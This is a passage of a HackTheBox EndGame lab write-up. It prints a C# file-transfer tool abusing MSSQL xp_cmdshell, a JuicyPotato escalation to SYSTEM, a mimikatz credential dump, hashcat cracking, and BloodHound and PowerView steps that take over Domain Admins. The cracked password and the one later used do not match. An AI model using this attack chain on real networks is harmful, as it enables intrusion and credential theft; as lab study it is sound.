                //
                counter++;
            }
            file.Close();
            Console.WriteLine("There were {0} lines.", counter);
            Console.ReadLine();
            conn.Close();
            Environment.Exit(0);
        }
```

Now that PlainText can transfer files, he move to the 2nd part, which was convert a file to a string and save it into a table in the server. He 1st create a table in the flag database, which has 2 columns, one for the name to differentiate each file and the other for the string.

```
USE flag
CREATE TABLE plaintext (
       name varchar(1000),
       filecontent varbinary(MAX)
)
```

To convert the files to string and save it to the database he used this code as reference https://stackoverflow.com/questions/2579373/saving-any-file-to-in-the-database-just-convert-it-to-a-byte-array. Here the source code for the upload part.

```
//https://stackoverflow.com/questions/2579373/saving-any-file-to-in-the-database-just-
convert-it-to-a-byte-array
        static void UploadExeToDatabase(string lpath, string filename)
        {
            Console.WriteLine("[+] Converting File to Stream");
            //
            // Convert File to Stream
            byte[] file;
            var stream = new FileStream(lpath, FileMode.Open, FileAccess.Read);
            var reader = new BinaryReader(stream);
            file = reader.ReadBytes((int)stream.Length);
            //
```

```
            Console.WriteLine("[+] Sending File To Database");
            //
            // SQL Query to Save the File
            string sql = "INSERT INTO plaintext(name,filecontent) VALUES(@param1,@param2)";
            SqlCommand cmd = new SqlCommand(sql, conn);
            cmd.Parameters.AddWithValue("@param1", filename);
            cmd.Parameters.AddWithValue("@param2", file);
            cmd.CommandType = CommandType.Text;
            cmd.ExecuteNonQuery();
            conn.Close();
            //
            Console.WriteLine("[+] File Saved Successfuly");
        }
```

The last part was the download method, it just need to connect to the database, save the string into a variable and convert it to its original format, even though he use the name EXE as reference, both methods can be used to transfer any file type. Here the piece of code for download

```
static void DownloadExeFromDatabase(string dbpath, string filename)
        {
            Console.WriteLine("[+] Downloading File to Path: " + dbpath);
            try
            {
                //Create File
                var sqlQuery = new SqlCommand(@"SELECT [filecontent] FROM [dbo].[plaintext]
WHERE [name] = @name", conn);
                sqlQuery.Parameters.AddWithValue("@name", filename);
                var sqlQueryResult = sqlQuery.ExecuteReader();
                if (sqlQueryResult != null)
                {
                    sqlQueryResult.Read();
                    var blob = new Byte[(sqlQueryResult.GetBytes(0, 0, null, 0,
int.MaxValue))];
                    sqlQueryResult.GetBytes(0, 0, blob, 0, blob.Length);
                    using (var fs = new FileStream(dbpath, FileMode.Create,
FileAccess.Write))
                        fs.Write(blob, 0, blob.Length);
                }
                Console.WriteLine("[+] File Saved in " + dbpath);
                Environment.Exit(0);
            }
            catch
            {
                Console.WriteLine("[-] Connection Fail");
                Environment.Exit(0);
            }
        }
```

PlainText combine all the code and create a software which takes 3 options and accept file location to transfer and download.

1. Upload text files using xp_cmdshell
2. Upload any file converting the file to string and saving it to the database.
3. Download file in the database and converting the string as file.

The source code is here:

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.IO;
namespace POO_SQLConnection
{
    class Program
    {
        public static SqlConnection conn = new SqlConnection();
        public static string databasepath = "";
        public static string localpath = "";
        public static string name = "";
        //
        static void Main(string[] args)
        {
            Console.WriteLine("[+] Tool created for EndGame by PlainText");
            Console.WriteLine("[+] Twitter: @JulioUrena");

            if (args.Length>0)
            {
                string option = args[0];

                if (option == "help")
                {
                    Console.WriteLine("");
                    Console.WriteLine("[?] Help Option");
                    Console.WriteLine(@"Option 1 - SaveTextToDisk: This Option use
xp_cmdshell (created to transfer c# code)");
                    Console.WriteLine(@"Option 1 - Example: poo.exe 1
c:\users\hacker\file.txt c:\users\destination\file.txt");
                    Console.WriteLine(@"Option 2 - UploadExeToDatabase: This Option use
save the file in the database (created to transfer .exe)");
                    Console.WriteLine(@"Option 2 - Example: poo.exe 2
c:\users\hacker\file.exe filename");
                    Console.WriteLine(@"Option 3 - DownloadExeFromDatabase: This Option
download the file from the database (created to transfer .exe)");
                    Console.WriteLine(@"Option 3 - Example: poo.exe 3
c:\users\destination\file.exe filename");
                    Environment.Exit(0);
                }
                Console.WriteLine("[+] Connecting to Database...");
                try
                {
                    // Database Connection
                    string pass = "#p00Pl4inT3xtc3xt3rnalUs3r#";
                    conn.ConnectionString = "Server=10.13.38.11;Database=flag;" + "User
Id=plaintext;" + "Password=" + pass + ";";
                    conn.Open();
                    Console.WriteLine("[+] Connection Success");
                }
                catch
                {
                    Console.WriteLine("[-] Connection Fail");
                    Environment.Exit(0);
                }
                //
                switch (Convert.ToInt32(option))
                {
                    case 1:
                        //args 1 = Location of the File to send to the database server.
```

```
                        //args 2 = File destination, where it will be save in the database
server
                        SaveTextToDisk(args[1], args[2]);
                        break;
                    case 2:
                        //args 1 = Location of the file to upload.
                        //args 2 = Filename, is the value of the table to be searched.
                        UploadExeToDatabase(args[1],args[2]);
                        break;
                    case 3:
                        //args 1 = Location to save the File
                        //args 2 = File destination, where it will be save in the database
server
                        DownloadExeFromDatabase(args[1], args[2]);
                        break;
                }
            }
            else
            {
                Console.WriteLine("[-] For more information Use: poo.exe help");
                Environment.Exit(0);
            }
        }
        static void SaveTextToDisk(string lpath,string dbpath)
        {
            // XP_CMDSHELL COMMANDS
            int counter = 0;
            string line;
            //
            // Read the file and display it line by line.
            StreamReader file = new StreamReader(lpath);
            //string cmd_xp = @"echo test>c:\users\public\trial.txt";
            Console.WriteLine("[+] Transfer Started");
            Console.WriteLine("");
            //
            while ((line = file.ReadLine()) != null)
            {
                //Escape > < with ^
                //https://stackoverflow.com/questions/251557/escape-angle-brackets-in-a-
windows-command-prompt
                if (line.Contains("<"))
                    line = line.Replace("<", "^<");
                if (line.Contains(">"))
                    line = line.Replace(">", "^>");
                //
                Console.WriteLine(line);
                //
                var xp_cmd = new SqlCommand(@"EXEC master..xp_cmdshell @cmd", conn);
                xp_cmd.Parameters.AddWithValue("@cmd", "echo " + line + @">>"+dbpath);
                xp_cmd.ExecuteNonQuery();
                //
                counter++;
            }
            file.Close();
            Console.WriteLine("There were {0} lines.", counter);
            Console.ReadLine();
            conn.Close();
            Environment.Exit(0);
        }
        //https://stackoverflow.com/questions/2579373/saving-any-file-to-in-the-database-
just-convert-it-to-a-byte-array
        static void UploadExeToDatabase(string lpath, string filename)
        {
            Console.WriteLine("[+] Converting File to Stream");
```

```
            //
            // Convert File to Stream
            byte[] file;
            var stream = new FileStream(lpath, FileMode.Open, FileAccess.Read);
            var reader = new BinaryReader(stream);
            file = reader.ReadBytes((int)stream.Length);
            //
            Console.WriteLine("[+] Sending File To Database");
            //
            // SQL Query to Save the File
            string sql = "INSERT INTO plaintext(name,filecontent) VALUES(@param1,@param2)";
            SqlCommand cmd = new SqlCommand(sql, conn);
            cmd.Parameters.AddWithValue("@param1", filename);
            cmd.Parameters.AddWithValue("@param2", file);
            cmd.CommandType = CommandType.Text;
            cmd.ExecuteNonQuery();
            conn.Close();
            //
            Console.WriteLine("[+] File Saved Successfuly");
        }
        static void DownloadExeFromDatabase(string dbpath, string filename)
        {
            Console.WriteLine("[+] Downloading File to Path: " + dbpath);
            try
            {
                //Create File
                var sqlQuery = new SqlCommand(@"SELECT [filecontent] FROM [dbo].[plaintext]
WHERE [name] = @name", conn);
                sqlQuery.Parameters.AddWithValue("@name", filename);
                var sqlQueryResult = sqlQuery.ExecuteReader();
                if (sqlQueryResult != null)
                {
                    sqlQueryResult.Read();
                    var blob = new Byte[(sqlQueryResult.GetBytes(0, 0, null, 0,
int.MaxValue))];
                    sqlQueryResult.GetBytes(0, 0, blob, 0, blob.Length);
                    using (var fs = new FileStream(dbpath, FileMode.Create,
FileAccess.Write))
                        fs.Write(blob, 0, blob.Length);
                }
                Console.WriteLine("[+] File Saved in " + dbpath);
                Environment.Exit(0);
            }
            catch
            {
                Console.WriteLine("[-] Connection Fail");
                Environment.Exit(0);
            }
        }
    }
}
```

You can use the help to check the options:

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe help
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena

[?] Help Option
Option 1 - SaveTextToDisk: This Option use xp_cmdshell (created to transfer c# code)
Option 1 - Example: poo.exe 1 c:\users\hacker\file.txt c:\users\destination\file.txt
Option 2 - UploadExeToDatabase: This Option use save the file in the database (created to transfer .exe)
Option 2 - Example: poo.exe 2 c:\users\hacker\file.exe filename
Option 3 - DownloadExeFromDatabase: This Option download a the file from the database (created to transfer .exe)
Option 3 - Example: poo.exe 3 c:\users\destination\file.exe filename
```

Now that everything is in place, PlainText proceed to transfer the source code of the download portion and save it in the server file system. Note that to transfer the text file correctly it should not have any empty lines. Here the source code:

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.IO;
namespace POO_SQLConnection
{
    class Program
    {
        public static SqlConnection conn = new SqlConnection();
        static void Main(string[] args)
        {
            Console.WriteLine("[+] Tool created for EndGame by PlainText");
            Console.WriteLine("[+] Twitter: @JulioUrena");
            if (args.Length > 0)
            {
                string option = args[0];
                Console.WriteLine("[+] Connecting to Database...");
                try
                {
                    // Database Connection
                    string pass = "#p00Pl4inT3xtc3xt3rnalUs3r#";
                    conn.ConnectionString = "Server=10.13.38.11;Database=flag;" + "User
Id=plaintext;" + "Password=" + pass + ";";
                    conn.Open();
                    Console.WriteLine("[+] Connection Success");
                }
                catch
                {
                    Console.WriteLine("[-] Connection Fail");
                    Environment.Exit(0);
                }
                DownloadExeFromDatabase(args[1], args[2]);
            }
            else
            {
                Console.WriteLine("[-] You need to specify 3 values. poo.exe <option>
<path> <name>");
                Environment.Exit(0);
            }
        }
        static void DownloadExeFromDatabase(string dbpath, string filename)
        {
            Console.WriteLine("[+] Downloading File to Path: " + dbpath);
            try
            {
                //Create File
                var sqlQuery = new SqlCommand(@"SELECT [filecontent] FROM [dbo].[plaintext]
WHERE [name] = @name", conn);
                sqlQuery.Parameters.AddWithValue("@name", filename);
                var sqlQueryResult = sqlQuery.ExecuteReader();
                if (sqlQueryResult != null)
                {
                    sqlQueryResult.Read();
                    var blob = new Byte[(sqlQueryResult.GetBytes(0, 0, null, 0,
int.MaxValue))];
                    sqlQueryResult.GetBytes(0, 0, blob, 0, blob.Length);
                    using (var fs = new FileStream(dbpath, FileMode.Create,
FileAccess.Write))
                        fs.Write(blob, 0, blob.Length);
```

```
                }
                Console.WriteLine("[+] File Saved in " + dbpath);
                Environment.Exit(0);
            }
            catch
            {
                Console.WriteLine("[-] Connection Fail");
                Environment.Exit(0);
            }
        }
    }
}
```

Transfer the download portion of source code as text file to the server file system.

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 1 .\poo.cs c:\users\public\music\poo.cs
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Transfer Started

using System;
using System.Data;
using System.Data.SqlClient;
using System.IO;
namespace POO_SQLConnection
{
    class Program
    {
        public static SqlConnection conn = new SqlConnection();
```

Compile the source code using .NET csc.

```
c:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:c:\users\public\music\poo.exe
c:\users\public\music\poo.cs
```

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\xp_cmdshell.exe
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] You have now a cmd.exe shell using xp_cmdshell

c:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:c:\users\public\music\poo.exe c:\users\public\music\poo.cs
Microsoft (R) Visual C# Compiler version 4.6.1586.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, w
hich is no longer the latest version. For compilers that support newer versions of the C# programming language, see http
://go.microsoft
.com/fwlink/?LinkID=533240


dir c:\users\public\music
 Volume in drive C has no label.
 Volume Serial Number is F661-7669

 Directory of c:\users\public\music

08/27/2018  04:44 PM    <DIR>          .
08/27/2018  04:44 PM    <DIR>          ..
08/27/2018  04:41 PM             2,625 poo.cs
08/27/2018  04:42 PM             5,632 poo.exe
               2 File(s)          8,257 bytes
               2 Dir(s)  24,201,850,880 bytes free
```

Windows Privilege Escalation

If you remember correctly PlainText original idea of creating the transfer option was based on the privilege he identify that the server has **SeAssignPrimaryTokenPrivilege**. This call his attention because a friend, part of Professional Slacker, decoder (https://twitter.com/decoder_it) has release some interesting post about abusing service account. In the last tool he and Guitro (https://twitter.com/Giutro) released JuicyPotato (https://ohpe.github.io/juicy-potato/), they mention "If the user has SeImpersonate or SeAssignPrimaryToken privileges then you are SYSTEM.", which came to PlainText mind when he saw the output of "whoami /priv".

```
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Abusing SeAssignPrimaryToken with JuicyPotato

Now as PlainText can transfer files, he download the JuicyPotato file (https://ci.appveyor.com/project/ohpe/juicy-potato/build/artifacts) and complete the transfer process.

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 2 .\JuicyPotato.exe potato
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Converting File to Stream
[+] Sending File To Database
[+] File Saved Successfuly
```

This is how it looks in the database:

```
USE flag
SELECT * FROM plaintext
```

110 %

Results | Messages

	name	filecontent
1	potato	0x4D5A9000030000000400000FFFF0000B8000000000000...

Then PlainText proceed to download the file using the compiled tool.

```
c:\users\public\music\poo.exe 3 c:\users\public\music\potato.exe potato
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Downloading File to Path: c:\users\public\music\potato.exe
[+] File Saved in c:\users\public\music\potato.exe

dir c:\users\public\music\
 Volume in drive C has no label.
 Volume Serial Number is F661-7669

 Directory of c:\users\public\music

08/27/2018  05:12 PM    <DIR>          .
08/27/2018  05:12 PM    <DIR>          ..
08/27/2018  04:41 PM             2,625 poo.cs
08/27/2018  04:42 PM             5,632 poo.exe
08/27/2018  05:12 PM           347,648 potato.exe
```

To use JuicyPotato PlainText should know which operating system he is working with, because the tool use a COM object reference and COM objects may vary depending on the operating system and he also needs to create a .bat file to execute the commands as SYSTEM.

```
systeminfo

Host Name:                 COMPATIBILITY
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
```

Now PlainText check the CLSID of Windows Server 2016 which decoder and Giutro also provide us in their site https://ohpe.github.io/juicy-potato/CLSID/Windows_Server_2016_Standard/. I took the 1st one, XblGameSave {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}.

PlainText create a .bat to test the privilege escalation by writing a whoami in our directory.

```
echo whoami ^>c:\users\public\music\whoami.txt>c:\users\public\music\privesc.bat
```

With all the information and files PlainText need, he runs the privilege escalation program.

```
c:\users\public\music\potato.exe -l 7777 -p c:\users\public\music\privesc.bat -t u -c
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}
```

```
echo whoami ^>c:\users\public\music\whoami.txt>c:\users\public\music\privesc.bat

c:\users\public\music\potato.exe -l 7777 -p c:\users\public\music\privesc.bat -t u -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AE
EF4}
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 7777
......
[+] authresult 0
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM

[+] CreateProcessAsUser OK

C:\>whoami  1>c:\users\public\music\whoami.txt

more c:\users\public\music\whoami.txt
nt authority\system
```

Execute Mimikatz

With system privilege execution, PlainText download mimikatz (https://github.com/gentilkiwi/mimikatz/releases) to extract the passwords hashes from memory. He follow the same procedure, upload, download, .bat file and execution:

Upload

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 2 .\mimikatz\x64\mimikatz.exe mimikatz
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Converting File to Stream
[+] Sending File To Database
[+] File Saved Successfuly
```

Download

```
c:\users\public\music\poo.exe 3 c:\users\public\music\mimikatz.exe mimikatz
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Downloading File to Path: c:\users\public\music\mimikatz.exe
[+] File Saved in c:\users\public\music\mimikatz.exe
```

File with commands (.bat) Note. PlainText tried to get other mimikatz methods, but he was only able to get the credentials from cache.

```
echo c:\users\public\music\mimikatz.exe "privilege::debug" "token::elevate"
"lsadump::cache" exit ^>
c:\users\public\music\mimi_output.txt>c:\users\public\music\privesc.bat
```

Mimikatz Execution and Output

```
echo c:\users\public\music\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::cache"
exit ^> c:\users\public\music\mimi_output.txt>c:\users\public\music\privesc.bat

c:\users\public\music\potato.exe -l 7777 -p c:\users\public\music\privesc.bat -t u -c {F7FD3F
D6-9994-452D-8DA7-9A8FD87AEEF4}
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 7777
......
[+] authresult 0
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM

[+] CreateProcessAsUser OK

C:\>c:\users\public\music\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::cache" e
xit  1>c:\users\public\music\mimi_output.txt

more c:\users\public\music\mimi_output.txt

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

Mimikatz display the cache credentials in MsCacheV2 for POO\p00_dev and POO\p00_adm and PlainText confirm that p00_adm was part of "P00 Help Desk".

```
[NL$1 - 3/22/2018 6:45:01 PM]
RID       : 00000452 (1106)
User      : POO\p00_dev
MsCacheV2 : 7afecfd48f35f666ae9f6edd53506d0c

[NL$2 - 3/22/2018 3:36:34 PM]
RID       : 00000453 (1107)
User      : POO\p00_adm
MsCacheV2 : 32c28e9a78d7c3e7d2f84cbfcabebeed

mimikatz(commandline) # exit
Bye!

net user p00_adm /domain
The request will be processed at a domain controller for domain intranet.poo.

User name                    p00_adm
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/11/2018 6:26:14 AM
Password expires             Never
Password changeable          5/12/2018 6:26:14 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/27/2018 10:57:25 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *P00 Help Desk        *Domain Users
The command completed successfully.
```

Cracking Credentials

In order to crack MsCacheV2 using hashcat, PlainText verify the hashcat example format website (https://hashcat.net/wiki/doku.php?id=example_hashes) and use that information to create file and assign the following values

$DCC2$10240#p00_adm#32c28e9a78d7c3e7d2f84cbfcabebeed

Then he use the Keyboard combination wordlist from SecList to crack the credentials. The p00_adm password is ZQ!zaq1

```
┌─[root@plaintext]─[/home/plaintext/hackthebox/endgame/poo]
└──╼ #hashcat -m2100 mscachev2.example.txt /usr/share/wordlists/SecLists/Passwords/Keyboard-Combinations.txt  --force
hashcat (v4.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz, 1024/2961 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_RO
 DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=2100 -D _unroll'
* Device #1: Kernel m02100.a6Bd7a8a.kernel not found in cache! Building may take a while...
* Device #1: Kernel amp_a0.521579f7.kernel not found in cache! Building may take a while...
Dictionary cache hit:
* Filename..: /usr/share/wordlists/SecLists/Passwords/Keyboard-Combinations.txt
* Passwords.: 9604
* Bytes.....: 84476
* Keyspace..: 9604

$DCC2$10240#p00_adm#32c28e9a78d7c3e7d2f84cbfcabebeed:ZQ!zaq1
```

Active Directory Enumeration with BloodHound

PlainText runs BloodHound in the server to collect active directory information. He transfer the full poo.exe so he can upload the result of bloodhound query, back to his computer.

```
powershell -exec bypass -nop -c "cd c:\users\public\music; Import-Module .\sharp.ps1; Invoke-BloodHound -CollectionMetho
d All
Initializing BloodHound at 2:38 AM on 8/28/2018
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for intranet.poo
Status: 66 objects enumerated (+66 ∞/s --- Using 94 MB RAM )
Finished enumeration for intranet.poo in 00:00:00.2880676
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\users\public\music\20180828023848_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```


Upload

```
c:\users\public\music\poofull.exe 2 c:\users\public\music\20180828023848_BloodHound.zip bh-compatibility
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Converting File to Stream
[+] Sending File To Database
[+] File Saved Successfuly
```

Download

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe 3 .\bh-compatibility.zip bh-compatibility
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Downloading File to Path: .\bh-compatibility.zip
[+] File Saved in .\bh-compatibility.zip
```

Bloodhound indicate that p00_adm account, which is part of P00 Help Desk group, has GenericAll privileges over Domain Admins group, which means that it has full control over Domain Admins group.



PlainText add the p00_adm user to the user group Domain Admins using PowerView.

```
powershell -exec bypass -nop -c "cd c:\users\public\music; $ptuser = 'POO\p00_adm';$ptpass
= 'ZQ!5t4r';$ptpassword =  ConvertTo-SecureString $ptpass -AsPlainText -Force;$ptcredential
= New-Object System.Management.Automation.PSCredential $ptuser, $ptpassword; Import-Module
.\powerview.ps1; Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' -
Credential $ptcredential"
```

```
c:\users\public\music\poo.exe 3 c:\users\public\music\powerview.ps1 powerview
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] Downloading File to Path: c:\users\public\music\powerview.ps1
[+] File Saved in c:\users\public\music\powerview.ps1

powershell -exec bypass -nop -c "cd c:\users\public\music; $ptuser = 'POO\p00_adm';$ptpass = 'ZQ!5t4r';$ptpassword =  Co
nvertTo-SecureString $ptpass -AsPlainText -Force;$ptcredential = New-Object System.Management.Automation.PSCredential $p
tuser, $ptpassword; Import-Module .\powerview.ps1; Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' -C
redential $ptcredential"

net group "Domain Admins" /domain
The request will be processed at a domain controller for domain intranet.poo.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            mr3ks                    p00_adm
The command completed successfully.
```

Domain Admin Access.

PlainText modify the xp_cmdshell so, whenever he enter p00 at the beginning, it will execute the command as powershell code in the dc.intranet.poo server as p00_adm.

```
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] You have now a cmd.exe shell using xp_cmdshell

p00 hostname;whoami;cat c:\users\mr3ks\desktop\flag.txt
DC
poo\p00_adm
POO{1196ef8bc523f084ad1732a38a0851d6}
```

Piece of coded added:

```
cmd = Console.ReadLine();
// Code to execute commands as p00_adm in dc.intranet.poo
if (cmd.Split(' ')[0] == "p00")
{
    p00comamnd = cmd.Replace("p00 ", "");
    cmd = "powershell -exec bypass -nop -c \"$ptuser = 'POO\\p00_adm';$ptpass =
'ZQ!5t4r';$ptpassword =  ConvertTo-SecureString $ptpass -AsPlainText -Force;$ptcredential =
New-Object System.Management.Automation.PSCredential $ptuser, $ptpassword; Invoke-Command -
credential $ptcredential -computername dc.intranet.poo -scriptblock {" + p00comamnd +
"}\"";
}
// Finish
```

PlainText Conclusions.

EndGame was the lab I enjoyed the most in HackTheBox. It may not be the most complicated, but it help me to think out of the box, use my C# skills to build a piece of software to bypass some of the restrictions the admin put in place. I just feel like if I were in a Red Team assessment.

I would like to thank HackTheBox team and particularly to mrb3n and eks for this extraordinary lab. Keep the hard work guys! You Rock!